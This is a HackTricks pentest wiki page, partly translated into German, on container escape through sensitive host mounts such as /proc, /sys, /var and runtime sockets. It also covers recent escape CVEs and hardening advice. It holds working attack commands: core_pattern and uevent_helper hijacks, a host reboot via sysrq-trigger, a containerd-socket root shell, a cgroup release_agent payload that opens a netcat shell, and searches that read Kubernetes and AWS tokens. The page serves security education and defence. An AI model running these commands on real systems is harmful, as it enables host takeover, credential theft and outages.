 HackTricks
Sensitive Mounts
Tip
Lernen & üben Sie AWS Hacking:
HackTricks Training AWS Red Team Expert (ARTE)
Lernen & üben Sie GCP Hacking:HackTricks Training GCP Red Team Expert (GRTE)
HackTricks Training Azure Red Team Expert (AzRTE)
Unterstützen Sie HackTricks
- Überprüfen Sie die Abonnementpläne!
- Treten Sie der 💬 Discord-Gruppe oder der Telegram-Gruppe bei oder folgen Sie uns auf Twitter 🐦 @hacktricks_live.
- Teilen Sie Hacking-Tricks, indem Sie PRs an die HackTricks und HackTricks Cloud GitHub-Repos senden.
Die Offenlegung von /proc, /sys und /var ohne angemessene Namensraum-Isolierung bringt erhebliche Sicherheitsrisiken mit sich, einschließlich einer Vergrößerung der Angriffsfläche und der Offenlegung von Informationen. Diese Verzeichnisse enthalten sensible Dateien, die, wenn sie falsch konfiguriert oder von einem unbefugten Benutzer zugegriffen werden, zu einem Container-Ausbruch, einer Host-Modifikation oder zur Bereitstellung von Informationen führen können, die weitere Angriffe unterstützen. Zum Beispiel kann das falsche Einhängen von -v /proc:/host/proc den AppArmor-Schutz aufgrund seiner pfadbasierten Natur umgehen und /host/proc ungeschützt lassen.
Weitere Details zu jeder potenziellen Schwachstelle finden Sie unter https://0xn3va.gitbook.io/cheat-sheets/container/escaping/sensitive-mounts.
procfs Vulnerabilities
/proc/sys
Dieses Verzeichnis erlaubt den Zugriff zur Modifikation von Kernel-Variablen, normalerweise über sysctl(2), und enthält mehrere besorgniserregende Unterverzeichnisse:
/proc/sys/kernel/core_pattern
-
Beschrieben in core(5).
-
Wenn Sie in diese Datei schreiben können, ist es möglich, eine Pipe
|gefolgt von dem Pfad zu einem Programm oder Skript zu schreiben, das nach einem Absturz ausgeführt wird. -
Ein Angreifer kann den Pfad innerhalb des Hosts zu seinem Container ermitteln, indem er
mountausführt, und den Pfad zu einer Binärdatei innerhalb seines Container-Dateisystems schreiben. Dann kann er ein Programm zum Absturz bringen, um den Kernel dazu zu bringen, die Binärdatei außerhalb des Containers auszuführen. -
Test- und Ausbeutungsbeispiel:
[ -w /proc/sys/kernel/core_pattern ] && echo Yes # Test write access
cd /proc/sys/kernel
echo "|$overlay/shell.sh" > core_pattern # Set custom handler
sleep 5 && ./crash & # Trigger handler
Überprüfen Sie diesen Beitrag für weitere Informationen.
Beispielprogramm, das abstürzt:
int main(void) {
char buf[1];
for (int i = 0; i < 100; i++) {
buf[i] = 1;
}
return 0;
}
/proc/sys/kernel/modprobe
- Detailliert in proc(5).
- Enthält den Pfad zum Kernel-Modul-Loader, der zum Laden von Kernel-Modulen aufgerufen wird.
- Zugriffsprüfung Beispiel:
ls -l $(cat /proc/sys/kernel/modprobe) # Überprüfen des Zugriffs auf modprobe
/proc/sys/vm/panic_on_oom
- Referenziert in proc(5).
- Ein globales Flag, das steuert, ob der Kernel panikt oder den OOM-Killer aufruft, wenn eine OOM-Bedingung auftritt.
/proc/sys/fs
- Laut proc(5) enthält Optionen und Informationen über das Dateisystem.
- Schreibzugriff kann verschiedene Denial-of-Service-Angriffe gegen den Host ermöglichen.
/proc/sys/fs/binfmt_misc
- Ermöglicht die Registrierung von Interpretern für nicht-native Binärformate basierend auf ihrer Magic-Nummer.
- Kann zu Privilegieneskalation oder Root-Shell-Zugriff führen, wenn
/proc/sys/fs/binfmt_misc/registerbeschreibbar ist. - Relevanter Exploit und Erklärung:
- Poor man’s rootkit via binfmt_misc
- Detailliertes Tutorial: Video link
Andere in /proc
/proc/config.gz
- Kann die Kernel-Konfiguration offenbaren, wenn
CONFIG_IKCONFIG_PROCaktiviert ist. - Nützlich für Angreifer, um Schwachstellen im laufenden Kernel zu identifizieren.
/proc/sysrq-trigger
- Ermöglicht das Auslösen von Sysrq-Befehlen, was sofortige Systemneustarts oder andere kritische Aktionen verursachen kann.
- Neustart des Hosts Beispiel:
echo b > /proc/sysrq-trigger # Neustart des Hosts
/proc/kmsg
- Gibt Nachrichten aus dem Kernel-Ringpuffer aus.
- Kann bei Kernel-Exploits, Adresslecks helfen und sensible Systeminformationen bereitstellen.
/proc/kallsyms
- Listet vom Kernel exportierte Symbole und deren Adressen auf.
- Essentiell für die Entwicklung von Kernel-Exploits, insbesondere zum Überwinden von KASLR.
- Adressinformationen sind eingeschränkt, wenn
kptr_restrictauf1oder2gesetzt ist. - Details in proc(5).
/proc/[pid]/mem
- Schnittstelle zum Kernel-Speichergerät
/dev/mem. - Historisch anfällig für Privilegieneskalationsangriffe.
- Mehr zu proc(5).
/proc/kcore
- Stellt den physischen Speicher des Systems im ELF-Core-Format dar.
- Das Lesen kann Inhalte des Host-Systems und anderer Container offenbaren.
- Große Dateigröße kann zu Leseproblemen oder Softwareabstürzen führen.
- Detaillierte Nutzung in Dumping /proc/kcore in 2019.
/proc/kmem
- Alternative Schnittstelle für
/dev/kmem, die den virtuellen Speicher des Kernels darstellt. - Ermöglicht das Lesen und Schreiben, somit die direkte Modifikation des Kernel-Speichers.
/proc/mem
- Alternative Schnittstelle für
/dev/mem, die den physischen Speicher darstellt. - Ermöglicht das Lesen und Schreiben, die Modifikation des gesamten Speichers erfordert die Auflösung virtueller in physische Adressen.
/proc/sched_debug
- Gibt Informationen zur Prozessplanung zurück und umgeht die PID-Namensraum-Schutzmaßnahmen.
- Gibt Prozessnamen, IDs und cgroup-Identifikatoren preis.
/proc/[pid]/mountinfo
- Bietet Informationen über Einhängepunkte im Mount-Namensraum des Prozesses.
- Gibt den Standort des Container-
rootfsoder Images preis.
/sys Schwachstellen
/sys/kernel/uevent_helper
- Wird zur Handhabung von Kernel-Gerät
ueventsverwendet. - Das Schreiben in
/sys/kernel/uevent_helperkann beliebige Skripte beiuevent-Auslösern ausführen. - Beispiel für die Ausnutzung:
#### Creates a payload

echo "#!/bin/sh" > /evil-helper echo "ps > /output" >> /evil-helper chmod +x /evil-helper

#### Finds host path from OverlayFS mount for container

host*path=$(sed -n 's/.*\perdir=(\[^,]\_).\*/\1/p' /etc/mtab)

#### Sets uevent_helper to malicious helper

echo "$host_path/evil-helper" > /sys/kernel/uevent_helper

#### Triggers a uevent

echo change > /sys/class/mem/null/uevent

#### Reads the output

cat /output
/sys/class/thermal
- Controls temperature settings, potentially causing DoS attacks or physical damage.
/sys/kernel/vmcoreinfo
- Leaks kernel addresses, potentially compromising KASLR.
/sys/kernel/security
- Houses
securityfsinterface, allowing configuration of Linux Security Modules like AppArmor. - Access might enable a container to disable its MAC system.
/sys/firmware/efi/vars and /sys/firmware/efi/efivars
- Exposes interfaces for interacting with EFI variables in NVRAM.
- Misconfiguration or exploitation can lead to bricked laptops or unbootable host machines.
/sys/kernel/debug
debugfsoffers a “no rules” debugging interface to the kernel.- History of security issues due to its unrestricted nature.
/var Vulnerabilities
The host’s /var folder contains container runtime sockets and the containers’ filesystems. If this folder is mounted inside a container, that container will get read-write access to other containers’ file systems with root privileges. This can be abused to pivot between containers, to cause a denial of service, or to backdoor other containers and applications that run in them.
Kubernetes
If a container like this is deployed with Kubernetes:
apiVersion: v1
kind: Pod
metadata:
  name: pod-mounts-var
  labels:
    app: pentest
spec:
  containers:
  - name: pod-mounts-var-folder
    image: alpine
    volumeMounts:
    - mountPath: /host-var
      name: noderoot
    command: [ "/bin/sh", "-c", "--" ]
    args: [ "while true; do sleep 30; done;" ]
  volumes:
  - name: noderoot
    hostPath:
      path: /var
Inside the pod-mounts-var-folder container:
/ # find /host-var/ -type f -iname '*.env*' 2>/dev/null

/host-var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/201/fs/usr/src/app/.env.example
<SNIP>
/host-var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/135/fs/docker-entrypoint.d/15-local-resolvers.envsh

/ # cat /host-var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/105/fs/usr/src/app/.env.example | grep -i secret
JWT_SECRET=85d<SNIP>a0
REFRESH_TOKEN_SECRET=14<SNIP>ea

/ # find /host-var/ -type f -iname 'index.html' 2>/dev/null
/host-var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/57/fs/usr/src/app/node_modules/@mapbox/node-pre-gyp/lib/util/nw-pre-gyp/index.html
<SNIP>
/host-var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/140/fs/usr/share/nginx/html/index.html
/host-var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/132/fs/usr/share/nginx/html/index.html

/ # echo '<!DOCTYPE html><html lang="de"><head><script>alert("Stored XSS!")</script></head></html>' > /host-var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/140/fs/usr/sh
are/nginx/html/index2.html
The XSS was achieved:

Note that the container DOES NOT require a restart or anything. Any changes made via the mounted /var folder will be applied instantly.
You can also replace configuration files, binaries, services, application files, and shell profiles to achieve automatic (or semi-automatic) RCE.
Access to cloud credentials
The container can read K8s serviceaccount tokens or AWS webidentity tokens which allows the container to gain unauthorized access to K8s or cloud:
/ # find /host-var/ -type f -iname '*token*' 2>/dev/null | grep kubernetes.io
/host-var/lib/kubelet/pods/21411f19-934c-489e-aa2c-4906f278431e/volumes/kubernetes.io~projected/kube-api-access-64jw2/..2025_01_22_12_37_42.4197672587/token
<SNIP>
/host-var/lib/kubelet/pods/01c671a5-aaeb-4e0b-adcd-1cacd2e418ac/volumes/kubernetes.io~projected/kube-api-access-bljdj/..2025_01_22_12_17_53.265458487/token
/host-var/lib/kubelet/pods/01c671a5-aaeb-4e0b-adcd-1cacd2e418ac/volumes/kubernetes.io~projected/aws-iam-token/..2025_01_22_03_45_56.2328221474/token
/host-var/lib/kubelet/pods/5fb6bd26-a6aa-40cc-abf7-ecbf18dde1f6/volumes/kubernetes.io~projected/kube-api-access-fm2t6/..2025_01_22_12_25_25.3018586444/token
Docker
The exploitation in Docker (or in Docker Compose deployments) is exactly the same, except that usually the other containers’ filesystems are available under a different base path:
$ docker info | grep -i 'docker root\|storage driver'
Speicher-Treiber: overlay2
Docker-Root-Verzeichnis: /var/lib/docker
So the filesystems are under /var/lib/docker/overlay2/:
$ sudo ls -la /var/lib/docker/overlay2

drwx--x---  4 root root  4096 Jan  9 22:14 00762bca8ea040b1bb28b61baed5704e013ab23a196f5fe4758dafb79dfafd5d
drwx--x---  4 root root  4096 Jan 11 17:00 03cdf4db9a6cc9f187cca6e98cd877d581f16b62d073010571e752c305719496
drwx--x---  4 root root  4096 Jan  9 21:23 049e02afb3f8dec80cb229719d9484aead269ae05afe81ee5880ccde2426ef4f
drwx--x---  4 root root  4096 Jan  9 21:22 062f14e5adbedce75cea699828e22657c8044cd22b68ff1bb152f1a3c8a377f2
<SNIP>
Note
The actual paths may differ in different setups, which is why your best bet is to use the find command to locate the other containers’ filesystems and SA / web identity tokens
Other Sensitive Host Sockets and Directories (2023-2025)
Mounting certain host Unix sockets or writable pseudo-filesystems is equivalent to giving the container full root on the node. Treat the following paths as highly sensitive and never expose them to untrusted workloads:
/run/containerd/containerd.sock     # containerd CRI-Socket
/var/run/crio/crio.sock             # CRI-O Runtime-Socket
/run/podman/podman.sock             # Podman API (rootful oder rootless)
/run/buildkit/buildkitd.sock        # BuildKit-Daemon (rootful)
/var/run/kubelet.sock               # Kubelet API auf Kubernetes-Knoten
/run/firecracker-containerd.sock    # Kata / Firecracker
Attack example abusing a mounted containerd socket:
# innerhalb des Containers (Socket ist unter /host/run/containerd.sock gemountet)
ctr --address /host/run/containerd.sock images pull docker.io/library/busybox:latest
ctr --address /host/run/containerd.sock run --tty --privileged --mount \
type=bind,src=/,dst=/host,options=rbind:rw docker.io/library/busybox:latest host /bin/sh
chroot /host /bin/bash   # vollständige Root-Shell auf dem Host
A similar technique works with crictl, podman or the kubelet API once their respective sockets are exposed.
Writable cgroup v1 mounts are also dangerous. If /sys/fs/cgroup is bind-mounted rw and the host kernel is vulnerable to CVE-2022-0492, an attacker can set a malicious release_agent and execute arbitrary code in the initial namespace:
# assuming the container has CAP_SYS_ADMIN and a vulnerable kernel
mkdir -p /tmp/x && echo 1 > /tmp/x/notify_on_release

echo '/tmp/pwn' > /sys/fs/cgroup/release_agent   # erfordert CVE-2022-0492

echo -e '#!/bin/sh\nnc -lp 4444 -e /bin/sh' > /tmp/pwn && chmod +x /tmp/pwn
sh -c "echo 0 > /tmp/x/cgroup.procs"  # löst das empty-cgroup-Ereignis aus
When the last process leaves the cgroup, /tmp/pwn runs as root on the host. Patched kernels (>5.8 with commit 32a0db39f30d) validate the writer’s capabilities and block this abuse.
Mount-Related Escape CVEs (2023-2025)
- CVE-2024-21626 – runc “Leaky Vessels” file-descriptor leak
runc ≤ 1.1.11 leaked an open directory file descriptor that could point to the host root. A malicious image or
docker execcould start a container whose working directory is already on the host filesystem, enabling arbitrary file read/write and privilege escalation. Fixed in runc 1.1.12 (Docker ≥ 25.0.3, containerd ≥ 1.7.14).
FROM scratch
WORKDIR /proc/self/fd/4   # 4 == "/" on the host leaked by the runtime
CMD ["/bin/sh"]
-
CVE-2024-23651 / 23653 – BuildKit OverlayFS copy-up TOCTOU A race condition in the BuildKit snapshotter let an attacker replace a file that was about to be copy-up into the container’s rootfs with a symlink to an arbitrary path on the host, gaining write access outside the build context. Fixed in BuildKit v0.12.5 / Buildx 0.12.0. Exploitation requires an untrusted
docker buildon a vulnerable daemon. -
CVE-2024-1753 – Buildah / Podman bind-mount breakout during
buildBuildah ≤ 1.35.0 (and Podman ≤ 4.9.3) incorrectly resolved absolute paths passed to--mount=type=bindin a Containerfile. A crafted build stage could mount/from the host read-write inside the build container when SELinux was disabled or in permissive mode, leading to full escape at build time. Patched in Buildah 1.35.1 and the corresponding Podman 4.9.4 back-port series. -
CVE-2024-40635 – containerd UID integer overflow Supplying a
Uservalue larger than2147483647in an image config overflowed the 32-bit signed integer and started the process as UID 0 inside the host user namespace. Workloads expected to run as non-root could therefore obtain root privileges. Fixed in containerd 1.6.38 / 1.7.27 / 2.0.4.
Hardening Reminders (2025)
- Bind-mount host paths read-only whenever possible and add
nosuid,nodev,noexecmount options. - Prefer dedicated side-car proxies or rootless clients instead of exposing the runtime socket directly.
- Keep the container runtime up-to-date (runc ≥ 1.1.12, BuildKit ≥ 0.12.5, Buildah ≥ 1.35.1 / Podman ≥ 4.9.4, containerd ≥ 1.7.27).
- In Kubernetes, use
securityContext.readOnlyRootFilesystem: true, the restricted PodSecurity profile and avoidhostPathvolumes pointing to the paths listed above.
References
- runc CVE-2024-21626 advisory
- Unit 42 analysis of CVE-2022-0492
- https://0xn3va.gitbook.io/cheat-sheets/container/escaping/sensitive-mounts
- Understanding and Hardening Linux Containers
- Abusing Privileged and Unprivileged Linux Containers
- Buildah CVE-2024-1753 advisory
- containerd CVE-2024-40635 advisory
Tip
Lernen & üben Sie AWS Hacking:
Lernen & üben Sie GCP Hacking:Unterstützen Sie HackTricks
- Überprüfen Sie die Abonnementpläne!
- Treten Sie der 💬 Discord-Gruppe oder der Telegram-Gruppe bei oder folgen Sie uns auf Twitter 🐦 @hacktricks_live.
- Teilen Sie Hacking-Tricks, indem Sie PRs an die HackTricks und HackTricks Cloud GitHub-Repos senden.